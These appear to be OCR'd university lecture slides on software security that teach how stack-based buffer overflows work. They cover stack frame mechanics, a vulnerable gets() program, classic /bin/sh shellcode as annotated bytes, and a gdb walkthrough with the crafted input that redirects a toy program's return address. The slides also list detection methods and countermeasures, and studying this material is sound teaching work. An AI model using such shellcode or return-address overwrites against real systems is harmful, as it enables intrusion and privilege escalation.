Attacks using Buffer Overflows

Software Security

Steffen Helke
Chair of Software Engineering

24th October 2018


Brandenburgische Technische Universität Cottbus - Senftenberg

Objectives of today's lecture

- ➜ Being able to identify security problems and attack scenarios for buffer overflows
- ➜ Getting to know the segments and basic operation of a *stack's memory management*
- ➜ Understanding the principle of *code injection*
- ➜ Being able to demonstrate a buffer overflow attack by yourself using a small example

Most Popular Type of an Attack The Buffer Overflow

Where do we typically find buffer overflows?




➜ Application vulnerabilities exceed OS vulnerabilities

Source: http://www.provision.ro/newsletter/SANS_%20The%20Top%20Cyber%20Security%20Risks.pdf

History of Buffer Overflows – Some Examples

- First mentioned in public in 1972
- First exploit by the Morris worm in 1988
- Detailed step-by-step tutorial published in 1996
  - ➜ "Smashing the Stack for Fun and Profit" (Aleph One)
- Code Red (2001)
  - ➜ 359.000 infected hosts – Patch already existed one month before
- SQL Slammer (2003)
  - ➜ 75.000 hosts infected in 10 min – Patch existed six month before
- Xbox, PlayStation 2, Wii (from 2003)
  - ➜ Homebrew programs: *word derived from 'home-brewed beer'*
  - ➜ Benefits: Additional functions using bypassing the copy protection

Buffer Overflows - Established in 1972...



Data from CVE, http://cve.mitre.org/data/downloads/allitems.csv, online Jan 2015. Figure from S. Proskurin, F. Kilic, C. Eckert: *Retrospective Protection utilizing Binary Rewriting*, 14. Deutscher IT-Sicherheitskongress des BSI, 2015.


Buffer Overflows - Technical View

- Memory management in Unix/Linux
- Stack-based buffer overflow exploits
- Countermeasures
- Example: Step-by-step guide to perform a buffer overflow

Memory Management – Virtual Memory

- **Process Control Block - PCB**
  - ➜ Management data (program name, environment variables,...)
- **Stack**
  - ➜ Control data and local variables for function calls
- **Heap**
  - ➜ Dynamically allocated memory
  - ➜ Does not have its own segment, shares one with the stack
- **BSS Segment**
  - ➜ Global data, without initialization
- **Data Segment**
  - ➜ Global data, already initialized
- **Text Segment**
  - ➜ Executable machine code

Memory Management – Virtual Memory



Note: Stack and heap grow towards each other!

Memory Management of the Stack

➜ Data structure for processing (sub-)function calls

- Function calls are implemented as machine code jumps
- Functions receive parameters
- Functions use local variables
- In principle, a function can be called arbitrarily often, e.g. also by itself (recursion)

➜ Each function call has *its own memory space (stack frame)*

➜ Stack frames are dynamically built up and removed after use

Memory Management of the Stack

➜ The use of management registers (references to memory addresses) make stack processing more efficiently


- **ESP (Extended Stack Pointer)**
  points to the top stack element
- **EBP (Extended Base Pointer)**
  points to the bottom, current stack element
- **EIP (Extended Instruction Pointer)**
  points to the memory address of the next instruction

How is a function call managed? (i386)

Calling a function (Callee) from a higher-lever function (Caller):


1. **Prolog of the Caller**
   ➜ Passing call parameters
   ➜ Saving the return address (EIP)
2. **Prolog of the Callee**
   ➜ Saving the old frame pointer on the stack
   ➜ Opening a new stack frame by setting a new frame pointer
3. **Epilog of the Callee**
   ➜ Setting the stack pointer to the frame pointer
   ➜ Restoring the old frame pointer
   ➜ Writing the return address into the EIP register
4. **Epilog of the Caller**
   ➜ Releasing the memory space for the passed arguments

Example: How is a function call managed?





```
       void function(int j){
               char a[10];
               a[0]='A';
               a[1]='B';
       }
EIP -> void main(void){
               int i=1;
               function(2);
               return;
       }
```


Example: How is a function call managed?





```
       void function(int j){
               char a[10];
               a[0]='A';
               a[1]='B';
       }
       void main(void){
EIP ->         int i=1;
               function(2);
               return;
       }
```


Example: How is a function call managed?





```
       void function(int j){
               char a[10];
               a[0]='A';
               a[1]='B';
       }
       void main(void){
EIP ->         int i=1;
               function(2);
               return;
       }
```


Example: How is a function call managed?




```
       void function(int j){
               char a[10];
               a[0]='A';
               a[1]='B';
       }
       void main(void){
               int i=1;
EIP ->         function(2);
               return;
       }
```


Example: How is a function call managed?



EIP

```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```



Example: How is a function call managed?



EIP

```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```



Example: How is a function call managed?



EIP

```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```



Example: How is a function call managed?



EIP

```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```


Example: How is a function call managed?



EIP

```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```



Example: How is a function call managed?



EIP

```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```



Example: How is a function call managed?



EIP

```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```



Example: How is a function call managed?



EIP


```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

Example: How is a function call managed?





```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
EIP --> }
void main(void){
        int i=1;
        function(2);
        return;
}
```


Example: How is a function call managed?





```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
EIP --> }
void main(void){
        int i=1;
        function(2);
        return;
}
```


Example: How is a function call managed?




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
EIP --> }
void main(void){
        int i=1;
        function(2);
        return;
}
```



Example: How is a function call managed?




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
EIP --> }
void main(void){
        int i=1;
        function(2);
        return;
}
```

Example: How is a function call managed?

Der Stack





```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

EIP

Example: How is a function call managed?

Der Stack





```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

EIP

Example: How is a function call managed?

Der Stack




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```


EIP

Targets of a buffer overflow attack

➜ Typical targets of a buffer overflow attack and threatened protection goals

1. **Crash a Program**
   → Availability (Denial of Service Attack)
2. **Modification of Control Flow**
   → Integrity and Confidentiality
3. **Code Injection**
   → Availability, Integrity and Confidentiality

How to implement a buffer overflow attack?

1. Identifying a weakness
   - ➜ e.g. `strcpy()`, `strcat()`, `getwd()`, `gets()`, `scanf()`, ...
2. Defining a suitable strategy
   - ➜ Where can the code to be executed be stored?
   - ➜ How far is it to the saved instruction pointer (EIP)?
3. Preparing the code to be executed (*payload*)
   - ➜ Usually the code replaces the current process by an attacker interface with equal permissions, e.g. a shell

Identifying a weakness

Example:

```c
#include <stdio.h>

#define BSIZE 8
int work(void){
    char buffer[BSIZE];
    gets(buffer);
    puts(buffer);
    return 0;
}

int main(int argc, char** args){
    work();
    printf("success\n");
}
```

Vulnerability by using the insecure C function `gets()`

Shellcode - Replacing a Process with a Shell

As a program in C:

```c
#include <stdio.h>

void main(void){
    char** path;
    *path="/bin/sh";
    *(path+1)=NULL;
    execve(*path, path, NULL);
}
```


Shellcode - Replacing a Process with a Shell


As a char array that has already been cleaned from bad characters:

```c
char shellcode[]=
                                        //jump:
    "\xeb\x1f"                          //  jmp   call
                                        //popl:
    "\x5e"                              //  popl  %esi
    "\x89\x76\x08"                      //  movl  %esi,0x8(%esi)
    "\x31\xc0"                          //  xorl  %eax,%eax
    "\x88\x46\x07"                      //  movb  %eax,0x7(%esi)
    "\x89\x46\x0c"                      //  movl  %eax,0xc(%esi)
    "\xb0\x0b"                          //  movl  $0xb,%al
    "\x89\xf3"                          //  movl  %esi,%ebx
    "\x8d\x4e\x08"                      //  leal  0x8(%esi),%ecx
    "\x8d\x56\x0c"                      //  leal  0xc(%esi),%edx
    "\xcd\x80"                          //  int   $0x80
    "\x31\xdb"                          //  xor   %ebx,%ebx
    "\x31\xc0"                          //  xor   %eax,%eax
    "\x40"                              //  inc   %eax
    "\xcd\x80"                          //  int   $0x80
                                        //call:
    "\xe8\xdc\xff\xff\xff"              //  call popl
    "\x2f\x62\x69\x6e\x2f\x73\x68"; //  .string \"/bin/sh\"

void main(){
    int *ret;
    ret=(int *)&ret+2;
    (*ret)=(int)shellcode;
}
```

Code Injection: How it really works?

Der Stack





```
      void function(void){
EIP →         char buff[1024];
              gets(buff);
              puts(buff);
              return;
      }
```

① Memory for the local variable `buff` is allocated

Code Injection: How it really works?

Der Stack





```
      void function(void){
              char buff[1024];
EIP →         gets(buff);
              puts(buff);
              return;
      }
```

② Using `gets(buff)` the payload is written into `buff`

Code Injection: How it really works?

Der Stack





```
      void function(void){
              char buff[1024];
              gets(buff);
EIP →         puts(buff);
              return;
      }
```

③ Some content of the payload is printed by `puts(buff)`

Code Injection: How it really works?

Der Stack





```
      void function(void){
              char buff[1024];
              gets(buff);
              puts(buff);
EIP →         return;
      }
```

④ Instruction `return()` terminates the function

Code Injection: How it really works?

Der Stack





```
void function(void){
        char buff[1024];
        gets(buff);
        puts(buff);
        return;
EIP → }
```

⑤ The stack frame of `function(void)` will be removed

Code Injection: How it really works?

Der Stack





```
void function(void){
        char buff[1024];
        gets(buff);
        puts(buff);
        return;
EIP → }
```

⑥ `ESP` is set to the beginning of the stack frame

Code Injection: How it really works?

Der Stack





```
void function(void){
        char buff[1024];
        gets(buff);
        puts(buff);
        return;
EIP → }
```

Note: `SavedFP` has been overwritten by a `Payload Address`

⑦ `ESP` points to a new `EIP` that points to the first payload entry

Code Injection: How it really works?

Der Stack




```
void function(void){
        char buff[1024];
        gets(buff);
        puts(buff);
        return;
}
```

⑧ Instruction Pointer `EIP` points to the Payload

Consequences of a Buffer Overflow Attack

- Shellcode is now executed
  → Original process is replaced by a shell process
- The new shell inherits the permissions of the original process
  → Attackers can increase their privileges by multiple attacks
- At worst, the attacker has full access (`root` permissions)
  → A fine-granular permission design for all users is recommended

How to detect buffer overflows?

1. Source code is available
   - Code audits (reviews)
     → Often too time-consuming
   - Static analyses
     → Problem of false positives
2. Only binaries are available
   - Fault Injection
     → Host- and network-based penetration tests
   - Reverse Engineering
     → Using disassembler, tracer and debugger

Countermeasures

- Safe and secure programming :-)
  → validating each input
- Secure Software Libraries
  → encapsulate string and array operations
  → validate all inputs by default
- Compiler extensions
  → support integrity tests on the stack by default
- Use programming languages with bounds checking
  → e.g. Java
- Use of kernel patches
  → to mark areas of the stack as non-executable
- Deep packet inspection
  → to detect suspicious strings at the network boundary

Tutorial: Buffer Overflow Attack

– Target: Trying to execute an unreachable piece of code –

Code Example: Buffer Overflow Attack

```c
#include <stdio.h>

Secret() {
  printf("This is an illegal message.\n");
}

GetInput() {
  char buffer[8];
  gets(buffer);
  puts(buffer);
}

main() {
  GetInput();
  LastMessage();
  return 0;
}

LastMessage() {
  printf("This is a legal message.\n");
}
```


Tutorial: Buffer Overflow attack (1)

1. Compile the program with the following parameters

   gcc -ggdb -w -fno-stack-protector -o overflow overflow.c

2. Call a debugger

   ggdb overflow

3. Identify the memory address where the code of *Secret* is stored

   disas Secret

   ➜ the memory address you are looking for is framed in *red*

```
Dump of assembler code for function Secret:
   0x0000000100000e60 <+0>:     push   %rbp
   0x0000000100000e61 <+1>:     mov    %rsp,%rbp
   0x0000000100000e64 <+4>:     sub    $0x10,%rsp
   0x0000000100000e68 <+8>:     lea    0xe7(%rip),%rdi        # 0x100000f56
   0x0000000100000e6f <+15>:    mov    $0x0,%al
   0x0000000100000e71 <+17>:    callq  0x100000f1a
   0x0000000100000e76 <+22>:    mov    -0x4(%rbp),%ecx
   0x0000000100000e79 <+25>:    mov    %eax,-0x8(%rbp)
   0x0000000100000e7c <+28>:    mov    %ecx,%eax
   0x0000000100000e7e <+30>:    add    $0x10,%rsp
   0x0000000100000e82 <+34>:    pop    %rbp
   0x0000000100000e83 <+35>:    retq
End of assembler dump.
```


Tutorial: Buffer Overflow attack (2)

4. Print the program code to identify a suitable line for a *breakpoint*

   list 1

   ➜ line number of interest is framed in *red*

```
1       #include <stdio.h>
2       Secret()
3       {
4        printf("This is an illegal message.\n");
5       }
6       GetInput()
7       {
8       char buffer[8];
9       gets(buffer);
10      puts(buffer);
```

5. Set breakpoint after calling *gets(buffer)* for a memory check

   break 10

Tutorial: Buffer Overflow attack (3)

6. Start the program and input the string *AAAAAAAA*

   run

7. Check the memory of the *stack frame* when the program stops at the *breakpoint*

   info frame

   ➜ The return address is framed in *red* and the memory address, where the return address is saved, is framed in *blue*

```
Stack level 0, frame at 0x7fff5fbff710:
 rip = 0x100000ea5 in GetInput (overflow.c:10); saved rip = 0x100000ed4
 called by frame at 0x7fff5fbff730
 source language c.
 Arglist at 0x7fff5fbff700, args:
 Locals at 0x7fff5fbff700, Previous frame's sp is 0x7fff5fbff710
 Saved registers:
  rbp at 0x7fff5fbff700, rip at 0x7fff5fbff708
```

Tutorial: Buffer Overflow attack (4)

8 Check the stack memory starting from ESP (here called rsp) and check how many characters are needed to reach the memory location of the return address

x /12xw $rsp

➜ return address is framed in *red* and the chars of A are framed in *blue*

```
0x7fff5fbff6e0: 0x5fbff758    0x00007fff    0x00000000    0x00000000
0x7fff5fbff6f0: 0x00000000    0x41414141    0x41414141    0x00000000
0x7fff5fbff700: 0x5fbff720    0x00007fff    0x00000ed4    0x00000001
```

9 Construct a string in such a way that first the memory is filled up with a sufficient number of A's and then the return address is overwritten with the memory address of the secret code (see step **3**)

Note: The address must be entered in reverse order (*little-endian format*)

➜ Input using hexadecimal code

\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x60\x0e\x00\x00\x01\x00\x00\x00

➜ Input using special characters

AAAAAAAAAAAAAAAAAAAA‘^N^@^@^A^@^@^@

The bash-shell command *printf “\x0e” > input.txt* is useful to transform a hexcode into the corresponding special character. A keyboard input is often hard to find, e.g. *^N* is performed by CTRL-N.

Tutorial: Buffer Overflow attack (5)

10 If you run the program again with the constructed input (cf. step **9**), you will obtain the following output at the *breakpoint*

run < input.txt

➜ the overwritten return address is framed in *green*[1]

```
0x7fff5fbff6e0: 0x5fbff758    0x00007fff    0x00000000    0x00000000
0x7fff5fbff6f0: 0x00000000    0x41414141    0x41414141    0x41414141
0x7fff5fbff700: 0x41414141    0x41414141    0x00000e60    0x00000001
```

11 If the program is continued after the breakpoint, the secret code is actually executed

continue

➜ however, the program crashes afterwards

```
Continuing.
AAAAAAAAAAAAAAAAAAAA`
This is an illegal message.

Program received signal SIGSEGV, Segmentation fault.
0x00007fff5fbff700 in ?? ()
```

1) Note: The red framed area could not be overwritten because the input contains some null bytes which will be considered as the end of the string. But fortunately, the memory was already filled correctly.